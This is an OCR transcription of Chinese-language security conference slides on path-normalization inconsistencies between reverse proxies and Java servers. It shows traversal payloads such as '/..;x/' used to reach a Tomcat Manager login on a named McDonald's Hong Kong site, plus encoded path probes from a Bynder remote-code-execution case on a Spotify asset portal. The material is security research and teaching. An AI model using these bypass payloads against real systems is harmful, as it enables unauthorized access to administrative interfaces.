
Java EE URL Path Parameter

```
http://example.com/foo;name=orange,role=admin/bar/
```

不是所有的網頁伺服器都支援 Path Parameter

http://example.com/foo;name=orange,role=admin/bar/

	行為
Apache	/foo;name=orange,role=admin/bar/
Nginx	/foo;name=orange,role=admin/bar/
IIS	/foo;name=orange,role=admin/bar/
Tomcat	/foo/bar/
Jetty	/foo/bar/
WildFly	/foo
WebLogic	/foo


64%
14%
9%
6%
4%
3%
Tomcat
Jboss/WildFly
Jetty
GlassFish
WebLogic
Other


前後層路徑解析「不一致」便產生問題

給個飯粒

給個飯粒

- 200 https://mcdelivery.mcdonalds.com.hk/hk/
- 404 https://mcdelivery.mcdonalds.com.hk/manager/html
- 404 https://mcdelivery.mcdonalds.com.hk/hk/../manager/html
- 401 https://mcdelivery.mcdonalds.com.hk/hk/..;x/manager/html

給個飯粒


需要授權
https://mcdelivery.mcdonalds.com.hk 請您輸入帳號密碼。此網站說:「Tomcat Manager Application」
使用者名稱:
密碼:
確定
取消
401

分析?

`/..;x/` 是個目錄, 不用處理繼續往下丟

`https://mcdelivery.mcdonalds.com.hk/hk/..;x/manager/html`

`/..;x/` 是父目錄! 用戶訪問的是 `/manager/html`


	Double Encoding	Path Parameter
Apache Mod_jk		💀
Apache Mod_proxy		💀
Nginx ProxyPass		💀

丟出來試試水溫

- 360 與 Belluminar 合辦的世界黑客大師賽 WCTF 2016
  - 邀請十名世界強隊
  - 無人解出

Bynder 遠端代碼執行

- 實現了在 assets.spotify.com 執行任意代碼
- Out of Scope?


Spotify Asset Portal
https://assets.spotify.com/login/
搜尋
INT
SQL
XSS
Encryption
Encoding
Other
Load URL (A)
Split URL (S)
Execute (X)
https://assets.spotify.com/login/
Enable Post data
Enable Referrer
Spotify
LANGUAGE
Email/Username
Password
Lost password?
LOGIN
WARNING
PARK AT YOUR
OWN RISK


Bynder 遠端代碼執行

路徑	行為
/	/login/
/x/	/login/
/login	/login/
/login/x/	/login/x/
/login/../	/login/
/login/../../	/login/
/login/%2E%2E/	/login/
/login/%2E%2E/%252E/	/login/
/login/%252E%252E/	/login/
/login/%252E%252E/%252E%252E/	/login/

Bynder 遠端代碼執行

- 分析?

